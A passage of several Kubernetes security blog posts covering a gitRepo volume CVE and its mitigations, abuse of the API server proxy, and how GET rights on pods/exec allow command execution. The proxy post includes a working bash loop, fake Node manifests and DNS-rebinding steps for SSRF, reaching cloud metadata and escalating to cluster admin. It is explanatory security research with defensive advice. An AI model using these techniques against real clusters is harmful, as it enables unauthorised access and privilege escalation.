So that’s how it works, is it really a problem? My feeling is that this is quite a situational vulnerability. Essentially the attacker needs to know the path to a git repository on the node, and for it to contain files that they should not have access to. That’s not going to be be every cluster for sure, but there are times when you could see this causing problems

Patching & Mitigation

The patching situation for this vulnerability is interesting. The CVE description says that a patch will not be provided as gitRepo volumes are deprecated, which is true. However, this volume type is enabled by Kubernetes by default and there is no flag or switch that would allow a cluster operator to disable it.

There has been an ongoing discussion on disabling and/or removing this volume type since the last CVE affecting this component, but a decision hasn’t currently been made on its removal.

In practice, if you don’t use gitRepo volumes, you can mitigate this in a couple of ways. If you don’t need git on your nodes you can just remove it there (assuming un-managed Kubernetes of course), and you can also block the use of these volumes using Validating Admission Policy or similar admission controllers. There’s some details in the CVE announcement of a policy that could be used.

One downside that you may encounter here is that I’d imagine that CVE scanners will pick up this vulnerability and as they can’t easily detect the mitigations, and as there are no patches available and all Kubernetes versions are affected, I’d expect this to flag a lot of Kubernetes installations as vulnerable.

Conclusion

Whilst this is a bit of a situational vulnerability, it’s an interesting illustration of how some less well known components of Kubernetes can affect its security.

https://raesene.github.io/blog/2025/03/14/cve-2025-1767-another-gitrepo-issue/
Exploring the Kubernetes API Server Proxy

For my first post of the year I thought it’d be interesting to look at a lesser known feature of the Kubernetes API server which has some interesting security implications.

The Kubernetes API server can act as an HTTP proxy server, allowing users with the right access to get to applications they might otherwise not be able to reach. This is one of a number of proxies in the Kubernetes world (detailed here) which serve different purposes. The proxy can be used to access pods, services, and nodes in the cluster, we’ll focus on pods and nodes for this post.

How does it work?

Let’s demonstrate how this works with a KinD cluster and some pods. With a standard kind cluster spun up using kind create cluster we can start an echo server so it’ll show us what we’re sending

kubectl run echoserver --image gcr.io/google_containers/echoserver:1.10

Next (just to make things a bit more complex) we’ll start the kubectl proxy on our client to let us send curl requests to the API server more easily

kubectl proxy

With that all in place we can use a curl request from our client to access the echoserver pod via the API server proxy

curl http://127.0.0.1:8001/api/v1/namespaces/default/pods/echoserver:8080/proxy/

And you should get a response that looks a bit like this

Request Information:
        client_address=10.244.0.1
        method=GET
        real path=/
        query=
        request_version=1.1
        request_scheme=http
        request_uri=http://127.0.0.1:8080/

Request Headers:
        accept=*/*
        accept-encoding=gzip
        host=127.0.0.1:45745
        user-agent=curl/8.5.0
        x-forwarded-for=127.0.0.1, 172.18.0.1
        x-forwarded-uri=/api/v1/namespaces/default/pods/echoserver:8080/proxy/

Looking at the response from the echo server we can see some interesting items. The client_address is the API servers address on the pod network, and we can also see the x-forwarded-for and x-forwarded-uri headers are set too.

Graphically the set of connections look a bit like this

API Server Proxy

In terms of how this feature works, one interesting point to note here is that it’s possible to specify the port that we’re using, so the API server proxy can be used to get to any port.

We can also put in anything that works in a curl request and it will be relayed onwards to the proxy targets, so POST requests, headers with tokens or anything else that’s valid in curl, which makes this pretty powerful.

It’s not just pods that we can proxy to, we can also get to any service running on a node (with an exception we’ll mention in a bit). So for example with our kind cluster setup, we can issue a curl command like

curl http://127.0.0.1:8001/api/v1/nodes/http:kind-control-plane:10256/proxy/healthz

and we get back the kube-proxy’s healthz endpoint information

{"lastUpdated": "2025-01-18 07:58:53.413049689 +0000 UTC m=+930.365308647","currentTime": "2025-01-18 07:58:53.413049689 +0000 UTC m=+930.365308647", "nodeEligible": true}
Security Controls

Obviously this is a fairly powerful feature and not something you’d want to give to just anyone, so what rights do you need and what restrictions are there on its use?

The user making use of the proxy requires rights to the proxy sub-resource of pods or nodes (N.B. Providing node/proxy rights also allows use of the Kubelet APIs more dangerous features).

Additionally there is a check in the API server source code which looks to stop users of this feature from reaching localhost or link-local (e.g. 169.254.169.254) addresses. The function isProxyableHost uses the golang function isGlobalUnicast to check if it’s ok to proxy the requests.

Bypasses and limitations

Now we’ve described a bit about how this feature is used and secured, let’s get on to the fun part, how can it be (mis)used :)

Obviously a server service that lets us proxy requests, is effectively SSRF by design, so it seems likely that there’s are some interesting ways we can use it.

Proxying to addresses outside the cluster

One thing that might be handy if you’re a pentester or perhaps CTF player is being able to use the API server’s network position to get access to other hosts on restricted networks. To do that we’d need to be able to tell the API server proxy to direct traffic to arbitrary IP addresses rather than just pods and nodes inside the cluster.

For this we’ll go to a Kinvolk blog post from 2019, as this technique works fine in 2025!

Essentially, if you own a pod resource you can overwrite the IP address that it has in its status and then proxy to that IP address. It’s a little tricky as the Kubernetes cluster will spot this change as a mistake and will change it back to the valid IP address, so you have to loop the requests to keep it set to the value you want.

#!/bin/bash

set -euo pipefail

readonly PORT=8001
readonly POD=echoserver
readonly TARGETIP=1.1.1.1

while true; do
  curl -v -H 'Content-Type: application/json' \
    "http://localhost:${PORT}/api/v1/namespaces/default/pods/${POD}/status" >"${POD}-orig.json"

  cat $POD-orig.json |
    sed 's/"podIP": ".*",/"podIP": "'${TARGETIP}'",/g' \
      >"${POD}-patched.json"

  curl -v -H 'Content-Type:application/merge-patch+json' \
    -X PATCH -d "@${POD}-patched.json" \
    "http://localhost:${PORT}/api/v1/namespaces/default/pods/${POD}/status"

  rm -f "${POD}-orig.json" "${POD}-patched.json"
done

With this script looping, you can make a request like

curl http://127.0.0.1:8001/api/v1/namespaces/default/pods/echoserver/proxy/

and you’ll get the response from the Target IP (in this case 1.1.1.1)

Fake Node objects

Another route to achieving this goal can be to create fake node objects in the cluster (assuming you’ve got the rights to do that). How well this one works depends a bit on the distribution as some will quickly clean up any fake nodes that are created, but it works fine in vanilla Kubernetes.

What’s handy here is that we can use hostnames instead of just IP addresses so something like

kind: Node
apiVersion: v1
metadata:
  name: fakegoogle
status:
  addresses:
  - address: www.google.com
    type: Hostname

Will then allow us to issue a curl request like

curl http://127.0.0.1:8001/api/v1/nodes/http:fakegoogle:80/proxy/

and get a response from www.google.com.

Getting the API Server to authenticate to itself

An interesting variation on this idea was noted in the Kubernetes 1.24 Security audit and is currently still an open issue so exploitable. This builds on the idea of a fake node by adding additional information to say that the kubelet port on this node is the same as the API server’s port. This causes the API server to authenticate to itself and allows someone with create node and node proxy rights to escalate to full cluster admin.

A YAML like this

kind: Node
apiVersion: v1
metadata:
  name: kindserver
status:
  addresses:
  - address: 172.20.0.3
    type: ExternalIP
  daemonEndpoints:
    kubeletEndpoint:
      Port: 6443

can be applied and then curl commands like the one below get access to the API server

curl http://127.0.0.1:8001/api/v1/nodes/https:kindserver:6443/proxy/
CVE-2020-8562 - Bypassing the blocklist


Another point to note about the API server proxy is that it might be possible to bypass the blocklist that’s in place via a known, but unpatchable, CVE (There’s a great blog with details on the original CVE from the reporter here).

There is a TOCTOU vulnerability in the API servers blocklist checking that means, if you can make requests to an address you control via the API server proxy, you might be able to get the request to go to IP addresses like localhost or the cloud metadata service addresses like 169.254.169.254.

CVE-2020-8562

Exploiting this one takes a couple of steps. Firstly we can use a fake node object, as described in the previous section, then we’ll need a DNS service that resolves to different IP addresses alternately.

Fortunately for us, there’s an existing service we can use for the rebinding, https://lock.cmpxchg8b.com/rebinder.html.

kind: Node
apiVersion: v1
metadata:
  name: rebinder
status:
  addresses:
  - address: 2d21209c.7f000001.rbndr.us 
    type: Hostname

With that created we can use the URL below to try and access the configuration of the kube-proxy component which is only listening on localhost.

curl http://127.0.0.1:8001/api/v1/nodes/http:rebinder:10249/proxy/configz

As this is a TOCTOU it can take quite a few attempts to get a response. You should see 3 possibilities. firstly a 400 response which happens when the blocklist check fails. Secondly a 503 response where it goes to the external address (in this case the IP address for scanme.nmap.org) and doesn’t get a response on that URL, and lastly when the TOCTOU is successful you’ll get the response back from the proxy service. I generally have found that < 30 requests is needed for a “hit” using this technique.

One place where this particular technique is interesting is obviously cloud hosted Kubernetes clusters, and in particular managed providers where they probably don’t want cluster operators requesting localhost interfaces on machines they control :)

To mitigate this many of the ones I’ve looked at use Konnectivity which is yet another proxy and can be configured to ensure that any requests that come in from user controlled addresses are routed back to the node network and away from the control plane network.

Conclusion

The Kubernetes API server proxy is a handy feature for a number of reasons but obviously making any service a proxy is a tricky proposition from a security standpoint.

If you’re a cluster operator it’s important to be very careful with who you provide proxy rights to, and if you’re considering creating a managed Kubernetes service where you don’t want cluster owners to have access to the control plane, you’re going to need to be very careful with network firewalling and ensuring that the proxy doesn’t let them get to areas that should be restricted!

https://raesene.github.io/blog/2025/01/18/Exploring-the-Kubernetes-API-Server-Proxy/
When is read-only not read-only?

Bit of a digression from the network series today, to discuss something I just saw in passing which is an interesting example of a possible sharp corner/foot gun in Kubernetes RBAC.

Generally speaking for REST style APIs GET requests are read-only, so shouldn’t change the state of resources or execute commands. As such you might think that giving a user the following rights in Kubernetes would essentially just be giving them read-only access to pod information in the default namespace.

apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: pod-reader
  namespace: default
rules:
- apiGroups: [""]
  resources: 
    - "pods"
    - "pods/log"
    - "pods/status"
    - "pods/exec"
    - "pods/attach"
    - "pods/portforward"
  verbs: ["get", "list", "watch"]

However due to the details of how Websockets works with Kubernetes, this access can allow for users to run kubectl exec commands in pods and get command execution rights in that namespace! There’s information on the origins of this in this Github issue but it’s essentially down to how websockets works.

What’s possibly more interesting is that, while this behaviour has been in place for a while you might not have noticed it, as the default in Kubernetes was to use SPDY for exec commands instead of websockets, until Kubernetes version 1.31. So if a user with GET rights on pods/exec tried to use kubectl exec in 1.29 you’d get an error like this

Error from server (Forbidden): pods "test" is forbidden: User "bob" cannot create resource "pods/exec" in API group "" in the namespace "default"

but if a user with the exact same rights, tried the same command in Kubernetes 1.31 it works!

kubectl --kubeconfig bob.config exec -it test -- /bin/bash
bash-5.1# exit
exit

It’s worth noting that, whilst it’s easier to do now, using websockets with these rights has been possible for a long time using tools like kubectl-execws from jpts.

Conclusion

Kubernetes RBAC has some tricky areas where the behaviour you get might not be exactly what you expect, and sometimes as in this case, those unexpected behaviours are not very apparent!

https://raesene.github.io/blog/2024/11/11/When-Is-Read-Only-Not-Read-Only/